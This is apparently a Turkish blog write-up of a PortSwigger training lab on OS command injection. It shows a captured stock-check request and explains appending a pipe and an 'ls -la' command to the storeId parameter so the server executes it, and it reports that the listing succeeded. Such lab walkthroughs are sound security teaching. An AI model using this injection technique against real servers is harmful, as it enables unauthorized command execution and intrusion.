
PortSwigger Lab: OS command injection, simple case

Herkese selamlar ben Mansur Derda. Bugün PortSwigger üzerinde bulunan OS command injection zafiyetinin laboratuvarını anlatacağım


```
POST /product/stock HTTP/2
Host: 0a8b006b037e367182e61ab8008c0000.web-security-academy.net
Cookie: session=8nPFrmBlXetdyjU8pJjHcQAb7lMlz3yn
Content-Length: 21
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin: https://0a8b006b037e367182e61ab8008c0000.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a8b006b037e367182e61ab8008c0000.web-security-academy.net/product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=2
```

Burada iki adet ıd değerimiz var ve bunlar filtreleme işlemi görüyor. Ben bu parametrelerin yerine/devamına istediğim bir komut veya kodu eklersem ve bu çalışırsa mis gibi OS command injection zafiyetini bulup kulllanmış oluyorum. Hadi bunu deneyelim.




Öncelikle isteğimi repeater’a gönderdim



Ardından işlem yapılan parametrelerin sonuna kendi girdimi ekledim. Burda linux komutu kullanmamım temel sebebi alışkanlık eğer burada hata alsaydım diğer işletim sistemlerinin komutlarını deneyecektim.

Ek olark burada “ | “ (pipe) işareti kullanmamın sebebi şu: önceki komuttan gelen çıktıyı alıp ls -ls komutuna girdi olarak veriyorum. Ancak “ | “ işaretiyle bu işlemi durdurup, işletim sistemi seviyesinde “ ls -la “ komutunun çalıştırılmasını sağladık.

Yukarıdaki isteği gönderiyorum.



Görselden de anlaşılacağı üzere nur topu gibi bir zafiyet elde ettik. Ve listeleme işlemini başarıyla gerçekleştirmiş olduk.

Umarım bu yazı sizler için faydalı olmuştur.